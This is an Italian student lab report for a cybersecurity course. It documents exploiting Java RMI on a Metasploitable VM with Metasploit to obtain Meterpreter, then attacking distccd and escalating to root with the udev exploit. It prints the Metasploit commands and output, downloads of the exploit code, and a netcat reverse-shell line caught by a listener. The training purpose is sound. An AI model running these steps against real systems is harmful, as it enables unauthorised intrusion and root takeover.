EPICODE

Esercizio
Traccia e requisiti

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.
Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

  1) configurazione di rete.

  2) informazioni sulla tabella di routing della macchina vittima.

2


Come prima cosa andiamo ad impostare gli ip di queste due macchine partendo da Kali



Address	Netmask	Gateway
192.168.77.111	24	192.168.77.1

Andando da edit connection e IPV4 settings ed impostiamo L'IP richiesto dalla traccia

Dopo Andiamo a modificare l'ip di metasploitable




```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.77.112
netmask 255.255.255.0
network 192.168.77.0
gateway 192.168.77.1
broadcast 192.168.1.255
```

Andando ad aprire il file di configurazione tramite sudo nano etc/network/interfaces


Ed andiamo a modificare i dati di address network e gateway in modo da corrispondere all'ip richiesto della traccia

Infine per permettergli di comunicare li spostiamo entrambi su rete interna (con lo stesso nome "intnet1")


Se i passaggi sono stati seguiti correttamente il ping tra le due macchine dovrebbe andare a buon fine



Dopo la configurazione iniziale procediamo con l'esercizio iniziando con msfconsole e ricercare gli exploit di java-rmi come descritto nella traccia



Usiamo il primo exploit andiamo poi a continuare le impostazioni sia per l'ip che attaccheremo sia per HTTPDELAY per sicurezza



```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect  .                normal  No     Unix SSH Shell, Bind Instance Connect (via AWS
API)
   1   payload/generic/custom                      .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm          .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp              .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp           .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                .                normal  No     Interact with Established SSH Connection
   6   payload/java/jsp_shell_bind_tcp             .                normal  No     Java JSP Command Shell, Bind TCP Inline
   7   payload/java/jsp_shell_reverse_tcp          .                normal  No     Java JSP Command Shell, Reverse TCP Inline
   8   payload/java/meterpreter/bind_tcp           .                normal  No     Java Meterpreter, Java Bind TCP Stager
   9   payload/java/meterpreter/reverse_http       .                normal  No     Java Meterpreter, Java Reverse HTTP Stager
   10  payload/java/meterpreter/reverse_https      .                normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   11  payload/java/meterpreter/reverse_tcp        .                normal  No     Java Meterpreter, Java Reverse TCP Stager
   12  payload/java/shell/bind_tcp                 .                normal  No     Command Shell, Java Bind TCP Stager
   13  payload/java/shell/reverse_tcp              .                normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp              .                normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http      .                normal  No     Architecture-Independent Meterpreter Stage, Rev
erse HTTP Stager (Multiple Architectures)
   16  payload/multi/meterpreter/reverse_https     .                normal  No     Architecture-Independent Meterpreter Stage, Rev
erse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload ⇒ java/meterpreter/reverse_tcp
```

Come ultima impostazione andiamo a settare il payload 11 visto che è appartenente agli exploit di meterpreter e reverse_tcp è quello più utilizzato (e che noi abbiamo usato negli altri esercizi della settimana)

Avendo finito le Configurazione procediamo con l'exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/nwzexfuuI
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:37979) at 2025-01-24 07:34:38 -0500

meterpreter >
```

E andiamo ad accedere alle informazioni richieste

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe77:a541
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.77.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe77:a541  ::       ::
```

EPICODE

Esercizio
Traccia e requisiti

BONUS 1:

Effettuare l'attacco sul servizio **distccd** (da Kali contro Metasploitable) e dopo realizzare una privilege escalation per diventare root .


Documentare e **spiegare accuratamente** i passaggi del privilege escalation

Per Proseguire con il bonus 1 dobbiamo in primis avere le macchine connesse online personalmente avevo gia dei cloni delle macchine virtuali ma se non li avessi avuti i passaggi che avrei fatto sarebbero stati semplicemente riportare gli ip di kali a quelli originali cosi da corrispondere a quelli di pfsense e rimesso un intnet diverso su metasploit

quindi Iniziamo seguendo i passaggi non troppo diversi dall'esercizio precedente cerchiamo l'exploit che era stato richiesto e prendiamo l'unico disponibile


```
msf6 exploit(unix/misc/distcc_exec) > use 0
[*] Using configured payload cmd/unix/reverse_bash
```

Seguiamo con il Payload e scegliamo il numero 3 come avevamo visto a lezione



E settiamo anche l'ip di meta (la macchina attaccata)

Possiamo cosi fare l'exploit



A questo punto è importante capire cosa si intende con il termine privilege escalation. Questo concetto fa riferimento allo sfruttamento di una vulnerabilità o di un errore di configurazione per ottenere accesso a risorse o privilegi che normalmente non sarebbero disponibili a un determinato utente o applicazione.

Ci sono due principali categorie di privilege escalation:

Scalata verticale: Consente a un utente di ottenere privilegi superiori a quelli inizialmente concessi. Ad esempio, un utente standard che riesce ad acquisire i permessi dell'utente root.

Scalata orizzontale: Consiste nell'accesso a risorse o aree riservate ad altri utenti dello stesso livello di autorizzazione.

Nel nostro scenario, dobbiamo eseguire una scalata verticale per ottenere i privilegi di root. Questo attacco sfrutta una vulnerabilità nel servizio distccd, che permette l'esecuzione di comandi arbitrari da parte di un utente non autorizzato.

Per questa operazione, seguiamo una guida specifica disponibile all'indirizzo: https://h2-exploitation.blogspot.com/2014/02/local-exploit-privilege-escalation.html.

Come prima cosa controlliamo l'utente sulla sessione dell'exploit e di avere lo stesso kernel della guida

```
whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GN
U/Linux
```

Continuiamo scaricando l'exploit

```
└─$ wget http://www.exploit-db.com/download/8572
URL transformed to HTTPS due to an HSTS policy
--2025-01-24 11:21:58--  https://www.exploit-db.com/download/8572
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2876 (2.8K) [application/txt]
Saving to: '8572'

8572                    100%[=====================================>]   2.81K  --.-KB/s    in 0s

2025-01-24 11:21:58 (50.9 MB/s) - '8572' saved [2876/2876]
```


E rendiamo il file.c

```
┌──(kali㉿kali)-[~
└─$ mv 8572 8572.c
```

come descritto dalla guida ed apriamo un server

```
┌──(kali㉿kali)-[~]
└─$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.50.50 - - [24/Jan/2025 09:32:08] "GET / HTTP/1.1" 200 -
```

E andiamo a controllarne la creazione



Directory listing for /

- .bash_logout
- .bashrc
- .bashrc.original
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .msf4/
- .profile
- .ssh/
- .sudo_as_admin_successful
- .vboxclient-clipboard-tty7-control.pid
- .vboxclient-clipboard-tty7-service.pid
- .vboxclient-display-svga-x11-tty7-control.pid
- .vboxclient-display-svga-x11-tty7-service.pid
- .vboxclient-draganddrop-tty7-control.pid
- .vboxclient-draganddrop-tty7-service.pid
- .vboxclient-hostversion-tty7-control.pid
- .vboxclient-seamless-tty7-control.pid
- .vboxclient-seamless-tty7-service.pid
- .vboxclient-vmsvga-session-tty7-control.pid
- .wget-hsts
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zprofile
- .zsh_history
- .zshrc
- 8572.c
- Desktop/
- Documents/
- Downloads/
- hydra.restore
- Music/
- Pictures/
- Public/
- Templates/

Questo ci servira poiché metapsloitable è troppo vecchio per permettere il passaggio diretto tra le due macchine

Inviamo i File

```
wget http://192.168.50.50:8080/8572.c
ls
4566.jsvc_up
8572.c
```

e come vediamo tramite ls l'invio è avvenuto con successo
serve inoltre completare i seguenti passaggi

```
gcc 8572.c -o escalation
```

```
echo '#!/bin/bash' > /tmp/run
```

```
echo '/bin/netcat -e /bin/bash 192.168.50.50 4444' >> /tmp/run
```

Dopo aver eseguito questi comandi andiamo a confermare che siano andati a buon fine sempre con ls

```
ls
4566.jsvc_up
8572.c
escalation
run
```

E cosi abbiamo creato tramite gcc il file escalation eseguibile e echo il file run

Fatto questo dobbiamo individuare il PID dei processi attivi. Ci interessa in particolare il PID del gestore Udev che amministra i dispositivi a blocchi rilevati dal sistema e comunica direttamente con il kernel. Questo è il processo che ci serve attaccare per ottenere i privilegi di root.
Tramite questo comando

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
de316800 0   0      00000000 0        0        00000000 2
dd1efa00 4   0      00000000 0        0        00000000 2
dd657000 7   0      00000000 0        0        00000000 2
ddc13c00 9   0      00000000 0        0        00000000 2
ddc01c00 10  0      00000000 0        0        00000000 2
dd179a00 15  2422   00000001 0        0        00000000 2
de316c00 15  0      00000000 0        0        00000000 2
de38b800 16  0      00000000 0        0        00000000 2
df965200 18  0      00000000 0        0        00000000 2
```

Ora apriamo un altro terminale e all'interno avviamo una sessione netcat sulla porta 4444 quella utilizzata anche per l'exploit

```
┌──(kali㉿kali)-[~]
└─$ netcat -vlp 4444
listening on [any] 4444 ...
```

Ed ora possiamo concludere tramite il comando ./escalation 2422

Possiamo assicurarci di essere riusciti tramite whoami e vedere che siamo utenti root nella sessione di netcat

```
└─$ netcat -vlp 4444
listening on [any] 4444 ...
192.168.60.50: inverse host lookup failed: Unknown host
connect to [192.168.50.50] from (UNKNOWN) [192.168.60.50] 32819
whoami
root
```